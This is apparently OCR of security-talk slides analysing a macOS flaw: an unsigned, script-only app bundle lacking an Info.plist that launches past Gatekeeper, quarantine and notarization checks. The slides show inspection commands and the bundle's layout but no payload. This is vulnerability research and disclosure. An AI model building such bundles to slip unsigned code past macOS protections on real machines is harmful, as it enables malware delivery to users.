
Item Type: application
Hashes: view hashes
Entitled: none
Sign Auths: unsigned ('errSecCSUnsigned')

Item type: application


unsigned
(thus not notarized)


```
$ xattr ~/Downloads/PoC.app
...
com.apple.quarantine

$ xattr -p com.apple.quarantine ~/Downloads/PoC.app
0081;606fefb9;Chrome;688DEB5F-E0DF-4681-B747-1EC74C61E8B6
```


q attr is set!




An unsigned app, can bypass file quarantine, gatekeeper, and notarizations requirements !?!?



So What's Going On
taking a closer look at PoC.app





```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script text executable, ASCII text
```

An application:

1. no Info.plist file (metadata file, describing the app)


always present in 'normal' apps


2. executable, is a script

The "Appify" developer script on GitHub, will create such a bare-bones script-based application.
...that unintentionally, would trigger this vulnerability!

BEHIND THE SCENES

what goes on when you launch an app?





"malware.app" can't be opened because it is from an unidentified developer.

Your security preferences allow installation of only apps from the Mac App Store.

something downloaded this file on an unknown date.

Behind the scenes
("Gatekeeper Exposed; Come, See, Conquer")

When a user launches an app, no less than half a dozen user-mode applications, system daemons and the kernel are involved!

To The Logs


comparing the output of various apps vs. our PoC

Let's launch various downloaded unsigned apps and our PoC
...and see what shows up in the system logs.

1 Standard app (w/ Info.plist)

